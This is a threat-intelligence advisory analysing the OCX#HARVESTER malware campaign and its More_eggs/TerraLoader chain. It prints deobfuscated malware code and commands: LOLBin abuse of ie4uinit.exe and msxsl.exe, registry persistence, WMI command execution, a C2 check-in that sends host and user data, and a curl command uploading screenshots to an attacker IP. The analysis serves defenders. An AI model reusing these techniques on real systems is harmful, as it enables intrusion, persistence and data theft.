Securonix Threat Labs Security Advisory: New OCX#HARVESTER Attack Campaign Leverages Modernized More_eggs Suite to Target Victims

securonix.com/blog/threat-labs-security-advisory-new-ocxharvester-attack-campaign-leverages-modernized-more_eggs-suite/

By Securonix Threat Labs, Threat Research: Den Iuzvyk, Tim Peck, Oleg Kolesnikov

TL;DR

The Securonix Threat Research team (STR) has recently observed a new attack campaign tracked by Securonix as OCX#HARVESTER. Some of the malicious payloads leveraged as part of the attack campaign observed appear to be related to the More_eggs malicious payloads reported earlier [1]. The naming of some of the collected samples as well as some of the lure images suggest that the targets in this campaign are directly or indirectly related to the financial sector, especially those involved in cryptocurrencies.

The payloads in this attack campaign were observed by STR in the wild mostly between December 2022 through March of this year. There were multiple victims targeted and exploited by the attackers as part of the campaign.

Some of our observations about this attack campaign and possible ways to detect it are described below. It is likely that at this point the attacks continue along with new targets and malware delivery methods. We also observed that C2 communication has shifted to a new infrastructure, which we will also dive into further down.

Attack chain overview

As with most external attacks, phishing emails containing a malicious compressed zip file appears to be the primary delivery method. The email attachment file analyzed by our team (screenshots-9201.jpg.zip) contains two shortcut files “Screenshot-9501.JPG.lnk” and “Screenshot-9502.JPG.lnk” disguised as jpeg. This particular lure method is quite common and was recently seen during the PY#RATION attack campaign discovered earlier this year.

Diving in a bit deeper into the initial code execution from the two LNK files, we can see that the shortcut file links to “C:\Windows\System32\cmd.exe” along with a large chunk of obfuscated command line.

.LNK file execution

The two image lures take the appearance of a general image icon as it is pulled from the “Windows Image Resource” file (imageres.dll) which contains a library of icons for files and folders.



Figure 1: [OCX#HARVESTER] Shortcut .lnk file lure (Screenshot-9502.JPG.lnk)

Taking a closer look at the two .lnk files, there is some obvious and apparent CMD obfuscation passed in as command line parameters along with the call to cmd.exe as seen in the figure below.

Figure 2: [OCX#HARVESTER] Shortcut .lnk file analysis

The obfuscated command line performs a couple functions which sets the stage for binary file proxy execution. This is done by using a common LOLbin technique which leverages the Windows binary file Ie4uinit.exe. First, it copies that file to the %tmp%\ directory. Next, it creates a file in the same directory called ieuinit.inf. Most of the command line is populating that file with the needed parameters to execute the next stage of the attack.

Figure 3: [OCX#HARVESTER] Staging the Ie4uinit.exe LOLBin

LOLBin usage: ie4uinit.exe

In summary, the Ie4uinit.exe LOLbin attack works by copying the Ie4uinit.exe executable out of the C:\Windows\System32\ directory and placing it into a writable directory chosen by the attacker. In this case, the user's %TMP% directory. By default this is typically C:\Users\user\Appdata\Local\Temp\.

Once copied, a new file is created within the same directory called ieuinit.inf. For the attack to work, this file contains a directive which calls a section named "DefaultInstall.Windows7". This then initiates [F07FD] which is where we find the reference to the scrobj.dll/SCT payload (robots.php in our case).

Figure 4: [OCX#HARVESTER] – deobfuscated ieuinit.inf file

The next step is to execute the moved (or in some cases moved and renamed) binary Ie4uinit.exe and the required command line. In our case, START /min was utilized along with wmic process call create:

start /MIN wmic process call create "%tmp%\ie4uinit.exe -basesettings"

When the above command is executed, the process ie4uinit.exe reads the contents of the local ieuinit.inf file. The referenced scrobj.dll/SCT payload is downloaded and any embedded scripts will be executed on the system.

Let's next examine the contents of the robots.php file which will take us into the second stage of the attack.

Robots.php(sct)

At this stage of the attack the attackers have achieved code execution and are looking to advance their foodhold. This is historically where TerraLoader comes into play within the More_eggs attack chain. Similar to what has been observed in the past, TerraLoader is a heavily obfuscated JavaScript loader which allows for command and control (C2) functionality on the affected host.

```
            break;
        case 123:
            CHedOFAbECypBc =  "{";
            break;
        case 124:
            CHedOFAbECypBc =  "|";
            break;
        case 125:
            CHedOFAbECypBc =  "}";
            break;
        case 126:
            CHedOFAbECypBc =  "~";
            break;
    }
    return CHedOFAbECypBc;
}

function iBfkdtBzmJFAP()
{
    var yYgTTsABfUlThOSKx=[];
var cmYTYJpBcdbDmCKQ = 0;
var LfDKyfnYhvO = 0;

LfDKyfnYhvO = 65
for(;LfDKyfnYhvO < 91;LfDKyfnYhvO++){
yYgTTsABfUlThOSKx[cmYTYJpBcdbDmCKQ] = sqHMGVzmDWgzNdOU(LfDKyfnYhvO);
cmYTYJpBcdbDmCKQ = cmYTYJpBcdbDmCKQ + 1;}

```

Figure 5: [OCX#HARVESTER] – robots.php obfuscation example

In this particular sample, the level of obfuscation is pretty extreme. As seen in the figure above, the script is full of character substitution, randomly generated variables and broken apart strings.

After deobfuscating the script, we're able to better understand its capabilities. Some of these include:

- Persistence: Establish a registry foothold:
  ActXobj1.RegWrite("HKCU\\Environment\\UserInitMprLogonScript", 'cscript /b /e:jscript "%APPDATA%\\Microsoft\\' + PersFileName + '"');
- Establish connection to C2 server:
  ConnectionLite.open("GET", "hxxp://95.179.186[.]167/Writer.php?deploy=" + CommandToRun, false);
- Command execution using Msxsl.exe:
  CommandToRun = 'cmd /c start /min "" "' + MsxslPath + '" "' + DropperPath + LoaderFileName + '"' + ' "' + DropperPath + LoaderFileName + '"';

The loader script shifts gears and starts to stage inside the %APPDATA%\Microsoft\ directory. Two new files are created: "ZUW0Y1NVRZ6LIIHFO2AQNHTX.txt" and "QVB3WZXVQG6G8O7V.txt". Both of these files serve a unique purpose and once again contain heavily obfuscated JavaScript code.

var DropperPath = WScriptShell.ExpandEnvironmentStrings("%appdata%");

DropperPath = DropperPath + "\\Microsoft\\";

var LoaderFileName = "ZUW0Y1NVRZ6LIIHFO2AQNHTX.txt";

var PersFileName = "QVB3WZXVQG6G8O7V.txt";

var MsxslPath = DropperPath + gVKMduVwicY669(KngnfjMhu502, JYUyEnBGkSSrXUy905);

LOLBin usage: msxsl.exe

To execute further stagers and maintain persistence, the Windows binary msxsl.exe is used to ensure script execution success. This particular LOLBin allows the code to bypass application whitelisting restrictions such as AppLocker. Code such as JavaScript, VBscript, or JScript contained inside an expected .xsl file (or any XML formatted file) can be executed regardless of application restrictions.

Similar to that of the previous LOLbin example using ie4uinit.exe, msxsl.exe is executed from the attacker controlled directory in %APPDATA%\Microsoft\.

By default, msxsl.exe does not exist on most Windows operating systems. However, since the binary file is extremely lightweight, **the entire msxsl.exe binary is compiled from raw hex values contained inside the robots.php script**.

```
function xNXugnEquPJ741(YiUnxsTbCYRPp512) {
    var VObNrqw748 = [];
    var mvuUHfSVH797 = [];
    var rRSzrYK605 = "";
    var rcrgROjvk671;
    var xVkCpblywPBdXM617;
    var zvWnrCJvldPMEA855 = 0;
    VObNrqw748[0x80] = 0x00C7;
    VObNrqw748[0x81] = 0x00FC;
    VObNrqw748[0x82] = 0x00E9;
    VObNrqw748[0x83] = 0x00E2;
    VObNrqw748[0x84] = 0x00E4;
    VObNrqw748[0x85] = 0x00E0;
    VObNrqw748[0x86] = 0x00E5;
    VObNrqw748[0x87] = 0x00E7;
    VObNrqw748[0x88] = 0x00EA;
    VObNrqw748[0x89] = 0x00EB;
    VObNrqw748[0x8A] = 0x00E8;
    VObNrqw748[0x8B] = 0x00EF;
    VObNrqw748[0x8C] = 0x00EE;
    VObNrqw748[0x8D] = 0x00EC;
    VObNrqw748[0x8E] = 0x00C4;
    VObNrqw748[0x8F] = 0x00C5;
    VObNrqw748[0x90] = 0x00C9;
    VObNrqw748[0x91] = 0x00E6;
    VObNrqw748[0x92] = 0x00C6;
    VObNrqw748[0x93] = 0x00F4;
    VObNrqw748[0x94] = 0x00F6;
    VObNrqw748[0x95] = 0x00F2;
    VObNrqw748[0x96] = 0x00FB;
    VObNrqw748[0xFE] = 0x25A0;
    VObNrqw748[0xFF] = 0x00A0;
    do {
        rcrgROjvk671 = YiUnxsTbCYRPp512[zvWnrCJvldPMEA855];
        if (rcrgROjvk671 < (-849 + 977)) {
            xVkCpblywPBdXM617 = rcrgROjvk671;
        } else {
            xVkCpblywPBdXM617 = VObNrqw748[rcrgROjvk671];
        }
        mvuUHfSVH797.push(jZxCMTsORmsxgT631(xVkCpblywPBdXM617));
        zvWnrCJvldPMEA855 += 1;
    } while (zvWnrCJvldPMEA855 < JZoVFjOlM535(YiUnxsTbCYRPp512));
    rRSzrYK605 = mvuUHfSVH797.join("");
    return rRSzrYK605;
}
var WScriptShell = XnqAKZAUFKEKvRE879(gVKMduVwicY669(ltQOAZtubfzHf858, J
var DropperPath = WScriptShell.ExpandEnvironmentStrings("%appdata%");
DropperPath = DropperPath + "\\Microsoft\\";
var LoaderFileName = "ZUW0Y1NVRZ6LIIHFO2AQNHTX.txt";
var PersFileName = "QVB3WZXVQG6G8O7V.txt";
var MsxslPath = DropperPath + gVKMduVwicY669(KngnfjMhu502, JYUyEnBGkSSrX
var Decoded = wWcnbkl527(kKLyDVXasXRUbB778, kKLyDVXasXRUbB778.length);
var ba = qWaToFaR921(Decoded, JYUyEnBGkSSrXUy905);
var objFSO = XnqAKZAUFKEKvRE879(gVKMduVwicY669('{"9|5OJClm]d9<s;Cg<OC|{Z
if (!objFSO.FileExists(MsxslPath)) {
    var actxobj = XnqAKZAUFKEKvRE879(gVKMduVwicY669(dGcmqJGgvl968, JYUyE
    actxobj.open();
    actxobj.position = 0;
    actxobj.type = 2;
    actxobj.charset = (-1480 + 1917);
    actxobj.writeText(xNXugnEquPJ741(ba));
    payload = 0;
    actxobj.saveToFile(MsxslPath);
    actxobj.close();
}
```

Figure 6: [OCX#HARVESTER] – building the msxsl.exe binary from JavaScript (deobfuscated)

The written msxsl.exe binary, standing at a mere 24KB, appears to pass integrity checks and is digitally signed from Microsoft Corporation. This file along with “ZUW0Y1NVRZ6LIIHFO2AQNHTX.txt” and “QVB3WZXVQG6G8O7V.txt” are written to disk upon the execution of robots.php.



Figure 7: [OCX#HARVESTER] – initial compromise infection process tree



Figure 8: [OCX#HARVESTER] – built msxsl.exe binary details

As you'll see, this LOLbin technique will be used quite often in the next stage of the attack.

JScript Execution (ZUW0Y1NVRZ6LIIHFO2AQNHTX.txt)

This phase of the attack is kicked off by robots.php using the following command:

msxsl.exe

"C:\Users\redacted\AppData\Roaming\Microsoft\ZUW0Y1NVRZ6LIIHFO2AQNHTX.txt"

"C:\Users\redacted\AppData\Roaming\Microsoft\ZUW0Y1NVRZ6LIIHFO2AQNHTX.txt"

This file, as per the current trend, is also heavily obfuscated in an attempt to circumvent detection engines. The obfuscation methods in this particular file are very similar to what we saw in robots.php.

Taking the time to deobfuscate the file gives us some insight into this stager's capabilities.

Command and Control [T1071.001]

C2 communication is established by creating a new ActiveXObject object and one of several XMLHTTP objects to establish a connection to the attacker's remote server. In this particular sample we observed the following URL being used:

hxxps://telemistry[.]net/reg.php?g=

hxxps://telemistry[.]net/get.php?g=

Connections are established using a GET request which is sent along with some general host information such as user name, computer name, and domain.

```
function InitialC2Connection() {
    try {
        objShell = new ActiveXObject("WScript.Shell");
        var computername = objShell.ExpandEnvironmentStrings("%computername%");
        var username = objShell.ExpandEnvironmentStrings("%USERNAME%");
        var userdomain = objShell.ExpandEnvironmentStrings("%userdomain%");
        var responce = "";
        var info_query = computername + "|" + username + "|" + userdomain + "|" + installed_av_Str;
        do {
            xmlhttp.open("GET", c2_domain + c2_reg_uri + info_query, false);
            xmlhttp.send();
            responce = xmlhttp.responseText;
        } while (responce == "");
        WriteFile(file_user_id, responce);
        return responce;
    } catch (e) {
        return 0;
    }
}
```

Figure 9: [OCX#HARVESTER] – ZUW0Y1NVRZ6LIIHFO2AQNHTX.txt: C2 connection strings

Execution using WMI [T1047]

Commands and other processes can also be executed using Windows Management Instrumentation (WMI) infrastructure.

```
function ExecuteCmdviaWMI(cmdline, bWaitOnReturnererer) {
    try {
        var SWBemlocator = new ActiveXObject("WbemScripting.SWbemLocator");
        var objWMIService = SWBemlocator.ConnectServer(".", "root\\cimv2");
        var objStartup = objWMIService.Get("Win32_ProcessStartup").SpawnInstance_();
        objStartup.ShowWindow = 0;
        var objProcess = objWMIService.Get("Win32_Process");
        var objCreate = objProcess.Methods_("Create").inParameters.SpawnInstance_();
        objCreate.Properties_.Item("CommandLine").Value = cmdline;
        objCreate.Properties_.Item("ProcessStartupInformation").Value = objStartup;
        var strShell = objWMIService.ExecMethod("Win32_Process", "Create", objCreate);
        if (strShell.ReturnValue !== 0) {
            return ExecuteCmd(cmdline, bWaitOnReturnererer);
        }
        if (bWaitOnReturnererer == 1) {
            var cPid = strShell.ProcessId;
            var item;
            var colMonitoredEvents = objWMIService.ExecNotificationQuery("SELECT * FROM __InstanceDeleti
            while (true) {
                item = colMonitoredEvents.nextEvent();
                if (item.TargetInstance.ProcessID == cPid) {
                    break;
                }
            }
        }
        return true;
    } catch (e) {
        return ExecuteCmd(cmdline, bWaitOnReturnererer);
    }
}
```

Figure 10: [OCX#HARVESTER] – ZUW0Y1NVRZ6LIIHFO2AQNHTX.txt: WMI command execution

Long sleeps [T1497.003]

In an effort to evade heuristic detection and as an anti-debugging measure, malware may incorporate long sleep times with several or all of its functions. This strain uses a separate function which executes the following command:

typeperf.exe “\\System\\Processor Queue Length” -si {sleep time in seconds} -sc 1

The usage of this particular functionality was seen with previous versions of Terraloader as well.

```
function MB_Sleep(var_2) {
    var status;
    if (!var_2) {
        return false;
    }
    var timeout_int = var_2 * 60;
    var timeout_str = timeout_int.toString();
    try {
        status = ExecuteCmdviaWMI('typeperf.exe "\\System\\Processor Queue Length" -si ' + timeout_str + ' -sc 1', 1);
        if (status == true) {
            ExecuteMSXSL(false);
        } else {
            ExecuteMSXSL(false);
        }
    } catch (ewmi) {
        ExecuteMSXSL(false);
    }
}
```

Figure 11: [OCX#HARVESTER] – ZUW0Y1NVRZ6LIIHFO2AQNHTX.txt: typeperf.exe execution

The function calling the command is leveraged heavily in the next section.

Msxsl.exe execution [T1220]

In another effort to maintain persistence on the host, the script would leverage the msxsl.exe LOLbin to re-run this particular script file and then sleep (using the typerf.exe method) every 120 seconds. This would ensure that C2 communication would be reestablished during internet disconnects or by potential application crashes.

Additional functionality

In addition to some of the more prominent features discussed, the script contains additional functionality such as:

- File read
- File write
- Execute command (using WScript.Shell)
- AV enumeration

JS execution (QVB3WZXVQG6G8O7V.txt)

This script is primarily for maintaining persistence on the host. If you recall it's referenced by the registry modification "HKCU\\Environment\\UserInitMprLogonScript". Like every other we've analyzed is also heavily obfuscated however once translated into something human-readable it makes a bit more sense (figure x)

```
var objShell =  new ActiveXObject("WScript.shell");
var path = objShell.ExpandEnvironmentStrings("%appdata%") + "\\Microsoft";
var oShell  =  = new ActiveXObject("Shell.Application");
oShell.ShellExecute("msxsl.exe", "ZUW0Y1NVRZ6LIIHFO2AQNHTX.txt ZUW0Y1NVRZ6LIIHFO2AQNHTX.txt", path, "", 0);
```

Figure 12: [OCX#HARVESTER] -QVB3WZXVQG6G8O7V.txt: deobfuscated

This simple script leverages "Wscript.shell" to essentially use the msxsl.exe LOLbin to execute the contents of the main script: ZUW0Y1NVRZ6LIIHFO2AQNHTX.txt.

OCX#HARVESTER (DLL) binary file analysis

The next stage of the attack kicks off by downloading and executing a few different OCX#HARVESTER files. These are placed in different directories around the system after being downloaded using curl. Regsvr32.exe is then used to register the DLL payload.

We learn a couple things simply by examining the reference to the program database file (PDB) referenced in each of the OCX#HARVESTER files. First, it was compiled by a user account "David",

though that doesn't tell us much other than strengthen the fact these were all compiled by the same person. The folder structure is similar to that of Visual Studio and each was compiled for a 64-bit CPU architecture.

Referenced PDB File: C:\Users\David\source\repos\Rev\x64\Release\Rev.pdb

Camera.OCX#HARVESTER

This binary file was by far the smallest standing at only 177KB. The purpose of this binary appears to be quite simple as it appears to simply capture images of the user's desktop.



Figure 13: [OCX#HARVESTER] – camera.OCX#HARVESTER PE info

Once captured, the image is saved to “C:\Programdata\test.png” and uploaded to the attacker’s C2 server using curl. In our case we observed the following command:

“c:\windows\system32\cmd.exe” /v /c “curl -f “:\programdata\test.png” http://193.149.185.229/sas.php?name=REDACTED_HOSTNAME”

Notice that the victim machine’s hostname is appended to the “name” php parameter.



Figure 14: [OCX#HARVESTER] – camera.OCX#HARVESTER supporting debug data

Foonet.OCX#HARVESTER and bonet.OCX#HARVESTER

The binary file Foonet.OCX#HARVESTER and bonet.OCX#HARVESTER was also identified as a 64-bit PE executable masquerading as a DLL file. Similar to the others this binary was also compiled in C++ using Visual Studio. Both were identical file sizes and produced similar data when analyzed.

